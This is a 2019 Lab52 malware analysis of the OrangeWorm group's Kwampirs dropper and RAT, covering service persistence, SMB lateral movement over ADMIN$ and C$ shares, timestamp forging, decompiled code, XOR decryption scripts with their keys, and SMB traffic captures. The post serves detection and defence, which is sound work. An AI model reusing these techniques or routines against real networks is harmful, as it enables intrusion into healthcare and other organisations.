ORANGEWORM GROUP – KWAMPIRS ANALYSIS UPDATE

securityartwork.es/2019/03/13/orangeworm-group-kwampirs-analysis-update/

Lab52 March 13, 2019

The OrangeWorm group was named and described by the Symantec Company in different blog entries [1] [2]. We would highlight from these entries that it is a group that has been operational since 2015 and is focused on attacking the **health**, pharmaceutical, technological, manufacturing and logistics sectors. The sector most affected is **healthcare** as described by Symantec.


Based on this information, Lab52 has carried out an in-depth study of the Kwampirs tool (OrangeWorm's main tool) used by this group.

Next, the RAT (Remote Administration Tool) in Dll format and the main binary or orchestrator of the infection will be analyzed.

Technical analysis of Kwampirs Dropper

Within its arsenal, OrangeWorm has a RAT in DLL format whose execution and lateral movement is carried out by an executable together with the one that composes the threat known as Kwampirs.

Regarding the executable, which we will call "Kwampirs Dropper" initially highlight its resources, among which are two images with corrupt sections. One of which consists of the DLL with RAT capabilities encrypted with an XOR key that in each execution extracts, decrypts and executes:



This threat has a first execution block, in charge of decrypting all the text strings that it will use and which are encrypted in its ".data" section with a relatively obfuscated XOR algorithm in order to make detection and decryption difficult. After deciphering its strings, it extracts the creation and modification dates from User32.dll and collects information about the operating

system it is on. From this point, its logic can be divided into 4 different paths, depending on the number of parameters, which provide different functionalities for each stage of infection of the threat.


In order to provide the greatest clarity to this report, the order of description of the 4 possible ways of execution of the Kwampirs dropper will follow that of an infection of this threat, instead of the number of parameters incrementally:

Execution with a parameter

The logic that contains the section of code that is executed when it receives a single parameter, is that of a hypothetical installation of the threat, manually, or through a dropper.

It should be noted that this section is completely dependent on having administrator privileges, and in case of not having them, in many points of the execution jumps directly to the end of the logic, thus ending its execution.

First, check the existence of the file “C:\Windows\inf\IE11.PNF”, its size (66Bytes) and if it has enough privileges to access it.
If it detects that it already exists (which would indicate that the computer is already infected) or that it does not have enough privileges (which would prevent it from performing the rest of the logic) it ends the execution. If it does not exist and has sufficient privileges, it creates the persistence service.



This service generates it with a hardcoded name and data in the strings that it has decrypted at the beginning of its execution, and emphasizes that it points to an executable with the name it has at that moment, but in %System32% even though it has not been observed that

it copies itself to that route at any time. This implies that along with being run with administrator privileges, it also requires having been installed on that route by other means.

After creating the service, it starts it, this time without any parameter, which gives way to another execution path within its logic.
Finally, it creates the file called ie11.PNF in which it writes 66 random bytes:

```
char __cdecl Create_ie11_pnf(int a1)
{
  char *v1; // edi
  signed int i; // esi
  int v3; // esi

  v1 = (char *)operator new[](0x42u);
  if ( !v1 )
    return 0;
  for ( i = 0; i < 66; v1[i++] = rand() )
    ;
  v3 = (unsigned __int8)CreateFileWith2tmp(0x42u, v1, (const WCHAR *)a1);
  operator delete[](v1);
  if ( !v3 )
    return 0;
  SetFileOldTime(1);
  return 1;
}
```

In the previous capture, you can see how it creates a buffer of 66Bytes, which it fills with random bytes, and passes it as a parameter to a function that we have called “CreateFileWith2tmp” along with a string, which in this case contains “C:\Windows\inf\ie11.PNF”.

The function “CreateFileWith2tmp” uses it constantly for the creation of each one of the files related to this threat, and is in charge of generating two temporary files, in one it stores the first Byte of the buffer it receives as the second parameter, in the second file it stores the rest of the buffer, after which, it executes the following command to concatenate the content of both, and store it in a new file with the name that it has received as the third parameter.

```
copy /y /b "C:\Users\Lucas\AppData\Local\Temp\Ie1FE4C.tmp" + "C:\Users\Lucas\AppData\Local\Temp\Ie1FE4D.tmp" "C:\Windows\inf\ie11.PNF"
```

After generating this file, it finishes its execution, having started another instance of its own, as a service, and without parameters.

Execution without parameters

When the threat starts without parameters, after its first string decryption block and collection of system information, it makes a call to the Microsoft API “StartServiceCtrlDispatcherW” responsible for initiating the logic of a Windows service, after which it ends. Therefore, if it is not started as a service, it is not able to perform any action.

```
mov     eax, lpServiceName ; Ejecución sin parametros
lea     ecx, [esp+754h+ServiceStartTable]
push    ecx ; lpServiceStartTable
mov     [esp+758h+ServiceStartTable.lpServiceName], eax
mov     [esp+758h+ServiceStartTable.lpServiceProc], offset Main_0Params
mov     [esp+758h+var_718], ebx
mov     [esp+758h+var_714], ebx
call    ds:StartServiceCtrlDispatcherW
jmp     loc_1017432
```

If it is loaded as a service, after a first execution of its binary with a parameter, for example, the API “StartServiceCtrlDispatcherW” passes the execution flow of the application to a function of the binary.

This function consists in a first verification of the existence and capacity of access to the file “C:\Windows\inf\mtmndkb32.PNF” if it finds a recent and accessible version of this one, it continues its normal execution, in case of not finding it or having problems of access to it, it goes through the processes in search of the copies of itself that it generates to run with 2 and 3 parameters, and in search of its modules to finish these processes and later, to eliminate these executables, as a cleanup.

```
if ( GetFileAttributesW(&FileName) == -1 )  // check "C:\Windows\inf\mtmndkb32.PNF" attributes
{
  Stop_otherInfections();
  v3 = Sleep;
  Sleep(10000u);
  Delete_oldInstallations(*(_DWORD *)dword_103E9B8);
}
else
{
  v3 = Sleep;
}
```

Regardless of whether it finds the PNF file or not, it enters an infinite “while (! 0)” loop, which is in charge of keeping its module in DLL format running and maintaining a copy of itself, running with two parameters, which is in charge of the lateral movement by SMB of the threat.

```
if ( !(unsigned __int8)find_ModuleRunning(&v7) )
  DropAndRunDLL(&v7);
20minSleep(1200);
DropAndRunSMBProc();
```


The infinite loop, first, looks for instances of its module in DLL format in execution, in case of not finding it, it calls a function that takes charge of extracting from its resources the image mentioned at the beginning of the report, trimming the corrupt section, decrypting it with an XOR key of 16Bytes, using the following algorithm:

```python
#!/usr/bin/python
import sys

args = sys.argv[1:]

offset = 0x19000
xorkey = [0x28 ,0x99 ,0xB6 ,0x17 ,0x63 ,0x33 ,0xEE ,0x22 ,0x97 ,0x97 ,0x55 ,0xB5 ,0x7A ,0xC4 ,0xE1 ,0xA4]
file_in = 0
file_out = []
with open(args[0], "rb") as f:
    file_in = f.read()

for i in range(0x3fc00):
    file_out.append( ord(file_in[i+offset]) ^ ( xorkey[i&0xf] ) )


newFile = open(args[0]+"module.dll", "wb")
# write to file
newFile.write(bytearray(file_out))

newFile.close()
```

and store the result in System32 with one of the following names with extension ".dll":

```
wmiassn
wmiapsvr
wmiapsvrcep
wmiamgmt
wmiapsrvcep
wmipadp
wmiadrv
wmiapvsrep
wmiaprvsEep
```

Once you have the module on disk, run it through Microsoft executable "rundll32.exe" passing the following parameters:




It then calls a function whose sole purpose is to call a one-minute "Sleep" 20 times, causing his execution to pause for a period of 20 minutes.

After 20 minutes, it makes a call to a function that if it does not find an instance of itself running with 2 parameters, it makes a copy of its own binary with one of the following names:


```
wmipsrvce.exe
wmipsvrce.exe
wmipsvre.exe
wmipvsre.exe
wmiprvse.exe
```

And it executes it with two parameters using the Microsoft API CreateProcessAsUserW, which allows it to add the token of the current user as the creator of the process, so that the process is executed in its session:



After this, it performs a Sleep with a random value between 1 and 3 minutes, and repeats the same execution flow, thus ensuring that both its module in DLL format and its replica running with two parameters are kept running.

At this point, we are running the process of the main Kwampirs dropper, loaded as System by the persistence service, an instance of rundll32, also as System generated by the process itself without parameters, and a second instance of the executable, this time with the credentials of the user who has logged in, thanks to the use of the “CreateProcessAsUserW” API for its creation:



Execution with 2 parameters

When the threat is executed with two parameters, after its first string decryption block and collection of system information, it goes directly to a function in charge of scanning private IPs, which it tries to access by SMB in order to check its access and infection capacity.

To do this, it first generates a Thread, which through the Microsoft API “GetTcpTable” obtains the list of IPv4 connections of the system, from which it filters all those that are through ports 445 and 138, so it is able to isolate those related to SMB traffic, afterwards it tries to infect these IPs directly.

To make sure it does not miss any computer to which the user has access, but which is not found on the table, the main thread of the threat scans the entire subnet of the computer, trying to infect all its possible IP addresses.

When the main Thread finishes scanning the computer's subnet. It enters a last zone of code, which generates random private "/ 24" subnets and scans them completely, in order to try to access subnets different from that of the infected computer, but accessible by it.

Each of the IP addresses generated by these three subnet scan approaches is passed to a function that attempts to infect them by trying to access any of the following units via SMB:

- ADMIN$
- C$\WINDOWS
- D$\WINDOWS
- E$\WINDOWS

To do this, it makes a call to the "CreateFile" API, passing as the file path the IP address to be infected with the following path "[IP]\ ADMIN $ \ system32 \ csrss.exe" replacing the first element after the IP address for each of the strings of the previous list, generating the following network traffic:

Protocol	Leng	Source GeoIP	Destination GeoIP	Info
SMB2	168	US	US	Tree Connect Request Tree: \\11.11.11.2\ADMIN$
SMB2	138	US	US	Tree Connect Response
SMB2	362	US	US	Create Request File: system32\csrss.exe
SMB2	386	US	US	Create Response File: system32\csrss.exe

If it gets access to this file on any computer, it checks the existence of ie11.PNF, to see if it is already infected, otherwise it creates a new one on that computer and gives the date and time extracted from User32.dll :


SMB2	346	US	US	Create Request File: inf\ie11.PNF
SMB2	131	US	US	Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND
SMB2	346	US	US	Create Request File: inf\ie11.PNF
SMB2	386	US	US	Create Response File: inf\ie11.PNF
SMB2	171	US	US	Write Request Len:1 Off:0 File: inf\ie11.PNF
SMB2	138	US	US	Write Response
SMB2	162	US	US	SetInfo Request FILE_INFO/SMB2_FILE_ALLOCATION_INFO File: inf\ie11.PNF
SMB2	124	US	US	SetInfo Response
SMB2	235	US	US	Write Request Len:65 Off:1 File: inf\ie11.PNF
SMB2	138	US	US	Write Response
SMB2	146	US	US	Close Request File: inf\ie11.PNF
SMB2	182	US	US	Close Response

If it is able to create that file, it tries to copy itself, for which it chooses some of the hardcoded names it has in its strings:

- wmiapsrvce.exe
- wmiapsvrce.exe
- wmiapsvre.exe
- wmiapvsre.exe
- wmiaprvse.exe

- wmiapsrve.exe
- wmiapsrvcx.exe

And it generates a copy of itself with that name, on the remote computer through SMB:



7850	11.11.11.66	11.11.11.2	SMB2	64…	US	US	[TCP Window Full] Write Request Len:65536 Off:1179648 File: system32\wmiapvsre.exe [TCP segment of a reassembled PDU]
8055	11.11.11.2	11.11.11.66	SMB2	138	US	US	Write Response
8079	11.11.11.66	11.11.11.2	SMB2	162	US	US	Write Request Len:38912 Off:1310720 File: system32\wmiapvsre.exe
8258	11.11.11.2	11.11.11.66	SMB2	138	US	US	Write Response
8728	11.11.11.2	11.11.11.66	SMB2	138	US	US	Write Response
9205	11.11.11.66	11.11.11.2	SMB2	194	US	US	SetInfo Request FILE_INFO/SMB2_FILE_BASIC_INFO File: system32\wmiapvsre.exe
9638	11.11.11.2	11.11.11.66	SMB2	124	US	US	SetInfo Response
0418	11.11.11.66	11.11.11.2	SMB2	146	US	US	Close Request File: system32\wmiapvsre.exe
0955	11.11.11.2	11.11.11.66	SMB2	182	US	US	Close Response
1184	11.11.11.66	11.11.11.2	SMB2	346	US	US	Create Request File: system32\wmiapvsre.exe
1539	11.11.11.2	11.11.11.66	SMB2	330	US	US	Create Response File: system32\wmiapvsre.exe
1779	11.11.11.66	11.11.11.2	SMB2	194	US	US	SetInfo Request FILE_INFO/SMB2_FILE_BASIC_INFO File: system32\wmiapvsre.exe
2088	11.11.11.2	11.11.11.66	SMB2	124	US	US	SetInfo Response
2304	11.11.11.66	11.11.11.2	SMB2	314	US	US	Create Request File: system32\wmiapsrve.exe
2666	11.11.11.2	11.11.11.66	SMB2	131	US	US	Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND
2902	11.11.11.66	11.11.11.2	SMB2	346	US	US	Create Request File: system32\wmiapvsre.exe
3290	11.11.11.2	11.11.11.66	SMB2	330	US	US	Create Response File: system32\wmiapvsre.exe
3571	11.11.11.66	11.11.11.2	SMB2	146	US	US	Close Request File: system32\wmiapvsre.exe
3861	11.11.11.2	11.11.11.66	SMB2	182	US	US	Close Response
4067	11.11.11.66	11.11.11.2	SMB2	222	US	US	SetInfo Request FILE_INFO/SMB2_FILE_RENAME_INFO File: system32\wmiapvsre.exe NewName:system32\wmiapsrve.exe
4522	11.11.11.2	11.11.11.66	SMB2	124	US	US	SetInfo Response
4633	11.11.11.66	11.11.11.2	SMB2	162	US	US	GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: system32\wmiapvsre.exe
4832	11.11.11.2	11.11.11.66	SMB2	186	US	US	GetInfo Response

Each time it is able to create both ie11.PNF and the Kwampirs executable, it calls a function that, depending on the SMB scanning routine used to generate it, passes a number to it as a parameter. If it has reached this IP from the scanning logic of the system subnet, it passes it a 0, if it has done it through the scanning routine of random private networks, it passes a 1, if it has reached this address to through the thread, it passes a 2.

This function generates a string like the following:
“Lucas-PC\Lucas\192.168.19.2\0\Mon Dec 03 17:38:27 2018”

The string consists of the user and domain with which the other system has been infected, the IP address of the infected victim computer, the number that it has received as a parameter and that identifies the SMB scanning algorithm that detected the victim, and the date and time of infection. This string encrypts it with an XOR algorithm using a 203-byte hardcoded key and adds it to a temporary file called “Lb978YTy.tmp”

Finally, it creates a new copy of itself in System32 of the local computer, and executes it this time with 3 parameters, to which it passes, firstly the IP address of the computer it has just infected, and then two more parameters, similar to those it has received in its execution.

Execution with 3 parameters

This last branch of execution of the Kwampirs dropper, is in charge of generating persistence in remote computers infected by its replica executed with two parameters, and is also in charge of the execution of this persistence, which corresponds to the service called “WmiApSrvEx”.

To do this, it first extracts the last character from its second and third parameters, and passes it from “char” to “int”. The second parameter, can be a value between 0 and 3, (if it is something different, its execution ends). This value corresponds to the remote directory to

which it has been able to access its replica of two parameters, thus obtaining the accessible remote path:

- 0 = ADMIN$
- 1 = C$\WINDOWS
- 2 = D$\WINDOWS
- 3 = E$\WINDOWS

The third parameter, can be a number between 0 and 6, and corresponds to the name that has put the copy of itself in the remote computer, as follows:

- 0 = wmiapsrvce.exe
- 1 = wmiapsvrce.exe
- 2 = wmiapsvre.exe
- 3 = wmiapvsre.exe
- 4 = wmiaprvse.exe
- 5 = wmiapsrve.exe
- 6 = wmiapsrvcx.exe

With this, and the address of the remote computer that has as its first parameter, tries to create and start the service “WmiApSrvEx” on the remote computer, generating traffic like the following:

```
SVCCTL   250 US   US   OpenSCManagerW request, 11.11.11.2
SVCCTL   218 US   US   OpenSCManagerW response
SVCCTL   262 US   US   OpenServiceW request
SVCCTL   218 US   US   OpenServiceW response, Unknown error 0x00000424
SVCCTL   490 US   US   Unknown operation 45 request
SMB2     131 US   US   Ioctl Response, Error: STATUS_PENDING
SVCCTL   222 US   US   Unknown operation 45 response
SVCCTL   456 US   US   ChangeServiceConfig2W request
SMB2     131 US   US   Ioctl Response, Error: STATUS_PENDING
SVCCTL   198 US   US   ChangeServiceConfig2W response
SVCCTL   270 US   US   OpenServiceW request
SVCCTL   218 US   US   OpenServiceW response
SVCCTL   222 US   US   QueryServiceStatus request
SVCCTL   226 US   US   QueryServiceStatus response
SVCCTL   226 US   US   QueryServiceConfigW request
SVCCTL   238 US   US   QueryServiceConfigW response
SVCCTL   226 US   US   QueryServiceConfigW request
SVCCTL   486 US   US   QueryServiceConfigW response
SVCCTL   270 US   US   ChangeServiceConfigW request
SMB2     131 US   US   Ioctl Response, Error: STATUS_PENDING
SVCCTL   202 US   US   ChangeServiceConfigW response
SVCCTL   230 US   US   StartServiceW request
SMB2     131 US   US   Ioctl Response, Error: STATUS_PENDING
SVCCTL   198 US   US   StartServiceW response
```

Depending on whether it is capable of generating and executing the service or not, it makes a call to the registration function in the “Lb978YTy.tmp” log of infected remote computers, but this time, the parameter can be a 3 if everything went well, or a 4 if it has not been able to generate or initiate persistence. Thus leaving in the “.tmp” file registry a record of the computers to which he has had access (logs with 0.1 or 2) and if it has been able to infect them or not with (3 or 4) logs.

If it is not able to infect the computer, it tries to eliminate the remote ie11.PNF file, obtaining in this way for it to try again to infect said computer in a future execution.

Technical analysis of Kwampirs RAT

OrangeWorm within its arsenal has a RAT in Dll format (from now on Kwampirs) that is executed by “Kwampirs Dropper”. This device has the following static characteristics:

```
$ rabin2 -E 07f5fa96d31ed75edba8699f53a75502ade214b34469163011ced5b94e393f32
[Exports]
Num Paddr     Vaddr     Bind    Type Size Name
000 0x00003380 0x10003f80 GLOBAL   FUNC    0 wmiax.dll_ControlTrace
```

In all the samples analyzed the ControlTrace () function is exported. This has not changed since the Symantec report. Kwampirs RAT depending on the number of parameters will have a different behavior. The possibilities implemented on this occasion are two, when **three** parameters and when **four** parameters are passed to the function.


```
$ rundll32.exe kwampirs.dll,ControlTrace –Embedding –k DcomLaunch
$ rundll32.exe kwampirs.dll,ControlTrace –Embedding –k DcomLaunch Xpfr45
```

The analysis will describe the behavior of Kwampirs RAT in each of the two existing execution branches:

Execution with three parameters

The actions that Kwampirs RAT performs once it starts **with three parameters** are:


1. The first thing it does is to decipher the compromise indicators (IOCs from now on). Once deciphered we will see them reflected in memory:



In the image above you can see the memory segment with all the URIs that the malware will try in order to communicate. To decipher the IOCs the malware uses the following logic:


```
# URI es un puntero a la url cifrada
# LEN es la longitud de la url
func decode(uri, len)
    xorkey = [0X6C, 0X35, 0XE3, 0X31, 0X1B, 0X23, 0XF9, 0XC9, 0X65, 0XEB, 0XF3, 0X07, 0X93, 0X33, 0XF2, 0XA3]
    for i in range(0,len):
        res += uri[i]^xorkey[i&0xF]
```

2. The next step is to obtain the MACTimes of the user32.dll Dll. This group modifies the times of certain files that it creates on the disk and fixes the times of the user32.dll Dll, as already mentioned “Kwampirs Dropper”. This is a measure to hinder the subsequent forensic analysis. In the example below we can see the file 3.tmp (random name) on the left, created by Kwampirs to store the identifiers of the handlers of the Named Pipes that it has created, and on the right the user32.dll dll of the system. If we look carefully, we see how the modification time coincides exactly:



3. In the **mtmndkb32.PNF** file, a generated value is saved from the system date at the time of execution. In each execution (Kwampirs Dropper as Kwampirs RAT) it checks the exact date the file was created and if not enough time has passed since the file was created, it does not run again. This is already described by Symantec in its report and the “current” samples have not changed their behavior.

